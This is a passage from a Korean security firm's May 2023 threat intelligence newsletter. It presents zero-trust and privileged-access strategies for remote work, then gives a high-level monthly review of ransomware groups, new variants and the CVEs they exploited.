infosec

Threat Intelligence Report

EQST INSIGHT

2023

05

EQST(이큐스트)는 'Experts, Qualified Security Team'
이라는 뜻으로 사이버 위협 분석 및 연구 분야에서 검증된
최고 수준의 보안 전문가 그룹입니다.

infosec

Contents

EQST insight

WFA 시대의 사이버보안 위협 대응을 위한 접근권한 제어 7 가지 전략

■ 개요

코로나 팬데믹으로 인해 일상 생활의 많은 변화가 일어났다. 특히 IT 분야에서는 오랜 시간 전통처럼 유지됐던 사무업무 환경이 변화해 불편함을 초래했다. 원격 업무 트렌드는 점차 가속화되어 확대되었으며, 현재는 지속가능한 하이브리드(혼합형)환경으로 자리를 잡아가고 있다.

하이브리드형 환경은 IT 기술을 적극적으로 사용할 때 구현된다. 비대면 업무를 위한 도구로 다양한 원격 회의 및 채팅 프로그램이 사용되고 있으며, 클라우드 기술을 이용한 협업도 이뤄지고 있다.

즉, 접속 채널이 많아 복잡한 하이브리드 환경은 뉴 노멀(새로운 기준)이 필요해짐을 의미한다. 사용자가 네트워크에 접속하는 방법, 사용자-장비 간의 다양한 구성에 대응하는 보안 정책 숙지, 변화하는 환경에 적절하게 통제하는 방법 등 새로운 엔드포인트 보안 전략이 필요한 시점이다.

■ WFA 로 인한 뉴 노멀(New Normal) 시대

하이브리드 업무 환경은 WFA(Work-From-Anywhere), 어디서나 근무할 수 있음을 의미하며 WFA 시대의 보안은 움직이는 데이터들을 보호할 수 있어야 한다. 공격자가 기업 데이터와 자산 탈취를 위해 주로 노리는 POLR 도 변화하고 있어 보안팀의 IT 위험관리 우선 순위도 바뀌어야 한다.

기존 IT 업계의 보안은 바이러스 백신과 방화벽을 최우선순위로 반영해 보안 환경을 구성했다. 그러나 바이러스 백신은 전체 사이버 공격의 60% 정도를 탐지하지 못하고, IoT 및 OT(Operation Technology) 환경에서는 백신 소프트웨어 설치조차 어려운 환경이다. 또한, 방화벽 정책 역시 늘어나는 클라우드 및 분산 컴퓨팅 환경으로 인하여 자주 무력화되거나 제 역할을 다하지 못하고 있는 상황이다.

또한, WFA 환경 구축에 있어 가장 까다로운 문제는 엔드포인트의 보안 문제다. 보통의 기업 네트워크 시스템에서는 방화벽을 활용해 외부에서 내부로 들어오는 접근을 차단하는 역할을 한다. 그러나, 저장된 데이터와 계정의 유출로 엔드포인트가 악성코드에 감염되어 있는 상황에서 사용자가 VPN 을 연결할 경우, 악성코드는 방화벽을 거치지 않고 내부 시스템으로 유입되어 네트워크까지 감염시킬 수 있다.

따라서, WFA 환경에서는 기존 보안 정책으로 외부 공격을 막기가 어려워지고 있으며, 다양한 보안 위협에 대비하기 위한 정책과 솔루션 구축이 요구되고 있다.

■ 접근 권한 제어 기반의 7 가지 보안 전략

디지털 환경을 구축한 조직은 보안 격차를 해결하고 능동적으로 위협 요소를 관리해야 한다. 최근 IT 보안은 새롭게 등장하고 있는 사이버 위협으로부터 대응하기 위해 네트워크 보안 전략으로 아이덴티티(Identity)를 기반으로 하는 '제로 트러스트(Zero Trust)'라는 핵심 보안 솔루션 모델을 제안하고 있다.

제로트러스트란(Zero Trust), '아무것도 신뢰하지 않는다'는 것을 전제로 한 사이버 보안 모델로, 사용자 또는 기기가 접근을 요청할 때 철저한 검증을 실시하고, 그 검증 과정에서 최소한의 권한만 부여해 접근을 허용하는 방식

기업이 제로 트러스트(Zero Trust)의 핵심 아키텍처 구성 요소를 구축하기 위해서는 PAM(Privileged Access Management)이라고 불리는 '특권 접근 관리'가 필수적이다. 권한 있는 액세스 관리 솔루션은 기업의 핵심인 가장 중요한 시스템과 자산을 보호하도록 설계되어 액세스 정책을 최적화할 수 있다.

사이버보안 생존 가이드 2022 (2022 Cybersecurity Survival Guide)[1]에서 급변하는 사무·업무 패러다임, 증가하는 위협 상황, 치밀한 사이버 범죄 전술 등 최신 보안 위협에 더 효과적으로 대응하기 위한 권한 제어 기반의 7가지 보안 전략을 제시하고 있다.

1. 권한 있는 계정 보호
모든 권한 있는 계정의 검색 및 보호 자동화
모든 권한 있는 자격 증명 보관 및 관리
적응형 액세스 제어(Enforce adaptive access controls)
권한 있는 계정 및 권한 있는 활동과 관련된 모든 세션을 지속적으로 모니터링
다중 인증 적용(MFA)
공유 계정 제거
내장된 암호 제거·삭제

2. 보안 원격 접속
단일 접근 경로를 통한 모든 연결 중개
접근 경로 및 기타 중요 소프트웨어에 대한 프록시 액세스
네트워크 구역화 및 세분화
최소 권한 액세스 제어
관리 자격 증명 자동 제어
BYOD 관리 구현
애플리케이션 수준의 마이크로 세분화
원격에서 시작된 모든 세션 모니터링, 관리 및 감사

3. 엔드포인트 권한 관리 적용
전체 환경에서 최소 권한 적용
특정 유닉스(Unix) 및 리눅스(Linux) 명령어 제어
직무 분리 및 권한 분리 시행
고급 애플리케이션 제어 및 최소 권한 애플리케이션 관리 적용
S/W 실행 및 설치 차단으로 보안 강화

[1] https://www.paloaltonetworks.com/resources/techbriefs/cybersecurity-survival-guide

4. 취약성 관리 및 경화(Hardening)
IT 환경 강화 BIOS 강화 및 보호 지속적인 취약점 관리 구현

5. 모바일 및 원격 엔드포인트 변조 방지
디스크 암호화 구현 내장형 하드 디스크 사용 장치 봉인 컴퓨터 보안 케이블 배포 및 사용 요구 BIOS 변조 방지 적용

6. 서비스 데스크 보안 및 권한 관리 강화
모든 원격 지원 세션에 대해 강력한 권한 있는 액세스제어 클라이언트 세분화 자격 증명 보안 모범 사례 구현 플랫폼 독립적 지원 활성화 워크플로를 간소화하고 다른 서비스 데스크 도구와 통합 원격 지원 도구와 함께 엔드포인트 권한 관리 배포

7. 원격 사용자 침투(모의 해킹) 테스트
개인, 가정 기반 네트워크 다른 회사가 소유한 장치 개인 및 IoT 장치 동일한 BYOD 자산에 있을 수 있는 개인 이메일 주소 휴대폰 번호 비사업용 소셜 미디어 계정

위의 7 가지 보안 전략이 필요한 보안 사고의 가장 큰 원인은 내부 사용자의 무분별한 권한 남용과 업무 PC 의 랜섬웨어 감염이다. 이를 대응하기 위해 사용자 환경, 엔트포인트 권한을 제어해 보안을 강화해야 한다.

사용자 환경인 엔드포인트의 최소권한 환경구축은 '언제', '어디서', '누가', '무엇을'과 같은 세밀한 항목을 정의하고, 이를 토대로 사용자 환경에 대하여 관리자 권한을 제거하는 등 업무 목적 및 권한 등에 적합한 명령어, 애플리케이션 실행 제어를 목표로 한다. 엔드포인트 권한 관리 적용은 이와 같은 목표 달성을 위한 필수 보안 툴이며 임의 실행되는 환경, 특히 랜섬웨어 실행 환경 차단에 효과적이므로 보안의 최우선이 되어야 한다

■ 제로트러스트(Zero Trust) 원칙의 실용적인 구현

앞서 제시한 7 가지 보안 전략을 충족하기 위해서는 NIST SP 800-207 에서 정의하는 제로트러스트 원칙을 스마트하고 실용적으로 지향하고, 복원 및 변화에 대응이 가능한 상태를 유지해야 한다. 또한, 원격 작업 및 디지털 전환에 필요한 보안 환경 구현을 위한 완벽한 특권 접속 관리 플랫폼(Privileged Access Management Platform)이 제공되어야 한다.

〈표 1〉 NIST SP 800-207 에서 정의하는 제로트러스트(Zero Trust) 원칙

제로트러스트(Zero Trust) 아키텍처란, 제로트러스트(Zero Trust) 개념을 사용한 기업 사이버 보안 계획이며, 컴포넌트간 관계, 워크플로우 설계, 액세스 정책이 포함된다. 또한, 제로트러스트(Zero Trust) 엔터프라이즈란 이러한 제로트러스트(Zero Trust) 아키텍처를 실행함으로써 기업에 존재하는 네트워크 인프라스트럭처(물리·가상) 및 정책을 의미한다.


* 출처: 미국 NIST, "제로 트러스트 아키텍처", 2020[2]

[2] https://csrc.nist.gov/publications/detail/sp/800-207/final

■ 맺음말

개별·통합 구축이 가능한 플랫폼은 온프레미스(On-Premise), 클라우드 및 하이브리드 환경 모두 지원해야하며, 각각의 솔루션별로 구축하거나 통합 플랫폼의 일부로 함께 구축해야 보안 시너지 효과를 누릴 수 있고 한 단계 더 높은 수준으로 보안을 강화할 수 있다.

실제 A 사는 엔드포인트 솔루션 PAM(Privileged Access Management)을 도입하여 운영 중이며, 특히 원격자의 접속 권한을 통제하고 사용자 업무 PC 환경의 보안을 강화하고 있다. 이를 통해 제로트러스트 원칙에 충족하는 거버넌스와 컴플라이언스를 수행할 수 있으며, 보다 효과적인 IT 보안 구현이 가능하다.



> 우리는 확실하게
> "제로트러스트(Zero Trust)"의 시대에 진입했으며,
> 주변에서 일어나고 있는
> 기술의 변화에 따라 향상된 보안 환경을 구축해야 합니다.

■ 참고사이트

url: https://ponemonsullivanreport.com/2020/05/the-state-of-endpoint-security-risk-its-skyrocketing/

Keep up with Ransomware

천의 얼굴을 지닌 Rorschach

■ 개요

올해 들어 계속해서 증가하고 있던 랜섬웨어 피해 건수가 다소 주춤하는 양상을 보이고 있다. 2023 년 4 월 랜섬웨어의 피해 건수는 353 건으로, 지난 3 월 464 건에 비해 100 여 건 정도 감소한 것으로 나타났다. 실제로 Clop 랜섬웨어 그룹의 경우 3 월 104 건의 공격을 개시한 반면, 4 월에는 2 건에 그쳤다. 그러나 Clop 랜섬웨어 그룹은 4 월 13 일부터 다수의 제조사 및 플랫폼에 연동 가능한 PaperCut 취약점(CVE-2023-27350, CVE-2023-27351)[3]을 활용한 공격을 시도하고 있어, 언제든 대규모 공격이 재개될 수 있음을 염두에 둬야 한다. 한편, LockBit 그룹은 지난 3 월 98 건에 이어 4 월에도 107 건의 공격을 개시하는 등 꾸준히 다수의 피해자를 발생시키며 큰 위협이 되고 있다.

다른 기존 랜섬웨어 그룹들 역시 취약점을 악용한 공격을 수행했다.

BlackCat 랜섬웨어 그룹으로 알려진 Alphv 는 랜섬웨어 공격의 초기 침투에 데이터 및 백업 복원솔루션인 Veritas Backup Exec 의 취약점(CVE-2021-27876, CVE-2021-27877, CVE-2021-27878) [4] 을 사용했다. 해당 취약점은 오래 전에 알려졌으나, 아직까지 패치 되지 않은 취약한 소프트웨어를 대상으로 공격을 시도한 것으로 확인됐다.

Nokoyawa 랜섬웨어 그룹은 지난해 6 월부터 수행해 온 CLFS[5](Common Log File System) 취약점을 사용한 공격을 지속적으로 시도하고 있으며, 최근 발견된 CVE-2023-28252[6] 권한 상승 제로데이 취약점을 이용한 랜섬웨어 공격도 함께 수행하고 있는 것으로 나타났다.

Vice Society 랜섬웨어 그룹은 공격 시 PowerShell 스크립트를 활용하여 데이터를 유출시키는 변화를 줬다. 해당 스크립트는 시스템에 마운트 된 드라이브를 식별한 뒤 각 루트 디렉터리를 재귀적으로 검색하여 HTTP 를 통해 특정 조건에 충족되는 데이터를 유출시키는 방식으로 동작한다. 뿐만 아니라 Vice Society 그룹은 다크웹 포럼에서 판매되는 HelloKitty, FiveHands, Zeppelin 등의

[3] CVE-2023-27350, CVE-2023-27351 : 각각 PaperCut MF 또는 NG 에서 발생한 원격 코드 실행 취약점, 인증 우회 취약점

[4] CVE-2021-27876, CVE-2021-27877, CVE-2021-27878 : 각각 SHA 인증 체계의 결함을 악용한 무단 액세스, 권한 상승, 임의 코드 실행 취약점

[5] CLFS : Windows 시스템에서 로그 파일을 관리하기 위해 고안된 기술

[6] CVE-2023-28252 : Windows CLFS 에서 발생한 권한 상승 취약점

랜섬웨어를 사용한 공격을 수행해 왔으나, 최근 자체적으로 개발한 랜섬웨어 빌더를 통해 PolyVice 로 불리는 랜섬웨어를 사용한 공격이 확인됐다.

macOS 를 대상으로 공격을 수행하는 LockBit 그룹의 변종 랜섬웨어도 발견됐다. 해당 랜섬웨어는 2022 년 11 월 11 일에 제작된 샘플이었지만, 유효하지 않은 서명이란 이유로 정상적인 실행이 불가능했기 때문에 감염 사례가 확인되지 않아 뒤늦게 발견됐다. 더욱이 기존 Windows 를 대상으로 한 랜섬웨어를 단순하게 macOS 에 동작하도록 변경했기 때문에 버그도 많이 존재한다. 즉, 정식 버전이 아닌 개발 중인 버전인 점을 고려한다면 아직 macOS 를 위협할 만한 랜섬웨어로 보기는 어려울 것으로 보인다. 다만, LockBitSupp(LockBit 의 러시아 다크웹 포럼 공식 활동 계정)이 macOS 기반의 변종을 적극적으로 개발 중이라고 밝혀 지켜볼 필요가 있다. 또한, 주요 프린터 브랜드 및 플랫폼과 호환되는 인쇄 관리 소프트웨어인 Microsoft PaperCut 서버의 취약점을 악용하여 취약한 서버의 데이터를 탈취한 LockBit 그룹의 사례도 확인됐다.

지난 4 월에는 다수의 신종 랜섬웨어 및 그룹의 활동도 발견됐다. 신종 랜섬웨어로는 HsHarada, Cooper, Uniza 가 발견됐다. HsHarada 랜섬웨어는 가상화폐 Monero 로 몸값을 요구한다는 특징을, Cooper 랜섬웨어는 암호화 시킨 파일의 확장자를 ".Cooper"로 변경한다는 특징을 지니고 있다. Uniza 랜섬웨어는 독특하게 TikTok 을 통해 공격자에게 연락할 것을 요구한다. 신종 랜섬웨어 그룹으로는 Akira, CryptNet, CrossLock, Dunghill 그룹이 발견됐다. 이들 그룹은 현재 유출 사이트에 데이터를 게시하여 협박하는 전략을 사용 중이다.

무엇보다 지난 4 월 가장 화제가 된 랜섬웨어는 Rorschach 랜섬웨어다. 가장 빠르다고 알려진 LockBit 의 암호화 속도보다 약 2 배가량 빠른 속도로 지녀 주목받고 있다. 유출된 Babuk 소스코드를 차용한 랜섬웨어이며, 여러 랜섬웨어의 특징을 통합한 듯한 모습 때문에 DarkSide 의 변종으로 오인되기도 한다. 사람마다 다르게 보이는 Rorschach 검사에서 유래된 이름으로 불리고 있다.

지난 분기에 이어 꾸준히 취약한 MS-SQL 서버를 타깃으로 하는 랜섬웨어도 등장했다. 2022 년 10 월에 처음으로 발견된 Trigona 랜섬웨어는 몸값 요구 시 이중 협박 전략을 사용하고, Monero 암호화폐를 주 거래수단으로 이용하고 있다. 최근 국내에서도 Trigona 의 유포 정황이 확인됐다. 이들은 랜섬웨어 설치 이전에 권한 상승 취약점을 악용하는 CLR Shell [7] 이라는 악성코드를 우선적으로 설치하여 Trigona 가 서비스로 작동할 수 있게 한다는 특징이 있다.

또한 svchost.exe 로 위장한 BlackBit 랜섬웨어가 지난해 9 월 무렵부터 현재까지 꾸준히 국내에서 유포되고 있다. 해당 랜섬웨어는 분석 방해를 위해 .NET Reactor[8]를 통해 난독화가 되어 있으며, 지난해 초에 발견되었던 LokiLocker 랜섬웨어와 유사한 특징을 가지고 있다.

[7] CLR Shell : 공격자로부터 명령을 전달받아 시스템 정보 탈취나 원격 제어 등의 악성 행위 수행 가능

[8] .NET Reactor : .NET 어셈블리를 보호하기 위한 도구로 코드 압축, 난독화, 보안 및 라이선스 관리 기능 제공

■ 랜섬웨어 뉴스

infosec

Rorschach 랜섬웨어, 발견된 랜섬웨어 중 가장 빠른 암호화 속도 자랑

- Palo Alto Networks 社의 Cortex XDR 덤프 서비스 도구를 위장하여 유포
- 유포 과정에서 DLL 사이드 로딩 기술을 사용
- 커스텀 UPX와 VMProtect를 이용해 분석 및 탐지로부터 보호
- Curve25519와 HC-128 알고리즘을 혼합, 파일 부분 암호화를 통해 빠른 암호화 속도 자랑

Nokoyawa 랜섬웨어, Windows 제로데이 취약점 악용

- Windows CLFS 권한 상승 취약점인 CVE-2023-28252 제로데이를 악용하여 공격 수행
- Nokoyawa는 JSWorm의 Re-branding
- Config 데이터는 JSON 형식이며 사용된 익스플로잇은 하드코딩된 경로인 "C:₩Users₩Public"에 저장

Clop과 LockBit 랜섬웨어 그룹, PaperCut 취약점 악용

- PaperCut 서버의 취약점(CVE-2023-27350, CVE-2023-27351)을 통해 기업의 데이터를 탈취
- 취약점을 통해 서버에 대한 액세스 권한을 얻은 후 악성코드 배포

Alphv 랜섬웨어 그룹, 초기 침투에 Veritas Backup Exec 취약점 악용

- Veritas Backup 제품에 영향을 미치는 세 가지 취약점 악용(CVE-2021-27876, CVE-2021-27877, CVE-2021-27878)
- 공급 업체에서는 패치를 수행했으나, 업데이트를 진행하지 않은 시스템은 여전히 취약
- 공개적으로 사용 가능한 *Metasploit 모듈을 이용해 인터넷에 노출된 시스템에 액세스하여 랜섬웨어 공격 수행

* Metsplot : 공개된 보안 취약점 검사 도구로 다양한 공격 기능 제공

Vice Society 그룹, 공격에 PowerShell 스크립트 악용

- 취약한 네트워크에서 데이터 탈취를 자동화시키기 위해 Powershell 스크립트 악용
- 시스템의 리소스를 과도하게 사용하지 않도록 속도를 제한하여 구현

macOS용 LockBit 랜섬웨어 변종 출시

- Windows 시스템을 대상으로 개발되었으나 재컴파일을 통해 macOS 대상의 변종으로 제작
- 서명이 유효하지 않고 버그가 많아 현재는 큰 위협이 되지 않음

RTM Locker, RaaS(Ransomware as a Service) 업계 신흥 사이버 범죄 그룹

- RTM(Read The Manual) Locker는 RaaS 공급자 역할을 수행, *계열사를 이용하여 피해자에게 몸값 요구
- 가능한 주목을 받지 않기 위해 주요 인프라에 대한 공격은 수행하지 않음


* 계열사 : 랜섬웨어 공급자로부터 랜섬웨어 및 공격 도구를 구매한 개인 혹은 조직

ESXi 서버를 노리는 RTM Locker 랜섬웨어 변종

- 최근 몇 년 사이 기업들은 효율적인 리소스 관리를 위해 가상 머신 사용 빈도가 높아졌기에 이를 노리고 VMware ESXi 서버를 타깃으로 하는 랜섬웨어 변종 출시
- 유출된 Babuk 랜섬웨어의 소스코드를 기반으로 작성됨

■ 랜섬웨어 위협

infosec



새로운 위협

다행스럽게도 전월 대비 피해 사례 수가 100 여 건 이상이 감소했다. 하지만 여전히 랜섬웨어 그룹들은 여러 취약점을 악용하여 시스템에 침투하고 있으며, 복잡한 암호화 알고리즘을 통해 데이터를 암호화하고 있어 이를 막기 위해서는 보안 대책을 잘 따르고 시스템을 최신 버전으로 업데이트하는 등의 조치가 필요하다.


이번 4 월에도 여러 변종 랜섬웨어가 새롭게 발견됐다. 대표적인 변종 랜섬웨어로는 LockBit 의 macOS 버전 변종과, ESXi 시스템을 타깃으로 한 RTM Locker 변종, Windows 권한 상승 제로데이 취약점을 악용한 Nokoyawa 랜섬웨어 변종 등이 있다.

LockBit 의 macOS 변종은 대형 랜섬웨어 그룹 중에서 macOS 를 타깃으로 하는 최초의 랜섬웨어다. Config 데이터를 XOR 연산으로 난독화해 보호했으며, wipe 옵션을 지원한다는 특징이 있다. 기존의 Windows 와 Linux 시스템 기반의 랜섬웨어를 macOS 버전으로 변경하는 테스트 빌드 작업을 진행하는 것으로 보인다. 다행히도 해당 변종은 유효하지 않은 디지털 서명으로 인해 실행되지 않아 현재까지는 큰 위협이 되지 않는 상황이다. 그러나 LockBit 이 공식적으로 macOS 기반의 변종 랜섬웨어 개발 의사를 적극적으로 표명했기에, 조금 더 지켜볼 필요성이 있다.

RTM Locker 의 ESXi 시스템 변종은 유출된 Babuk 소스코드를 기반으로 제작했으며, 데이터 암호화를 위해 Curve25519 및 ChaCha20 알고리즘을 정적으로 구현하여 암호화를 수행한 뒤 ".RTM" 확장자를 추가한다는 특징이 있다. Nokoyawa 랜섬웨어 변종은 피싱을 통해 초기 액세스 권한을 얻은 뒤, Windows 권한 상승 취약점인 CVE-2023-28252 를 악용하여 유통, 에너지, 제조, 의료, IT 등 다양한 산업 군을 타깃으로 공격을 수행했다.

4 월에 새롭게 발견된 HsHarada 랜섬웨어는 가상화폐 Monero 로 몸값을 요구하며 암호화 후 변경되는 확장자는 “.m9SRob”다. Cooper 랜섬웨어는 암호화 시킨 파일의 확장자를 “.Cooper”로 변경한다는 특징이 있다. Uniza 랜섬웨어의 경우에는 랜섬노트를 텍스트 파일로 드롭하는 대신에 명령 프롬프트 창을 이용해서 메시지를 띄우고, TikTok 을 통해 공격자에게 연락을 요구하며 상대적으로 낮은 몸값인 20 유로를 요구한다는 특징이 있다.


신종 랜섬웨어 그룹으로는 Akira, CryptNet, CrossLock, Dunghill 그룹이 발견됐다. 그중 Akira 는 9 개의 기업을 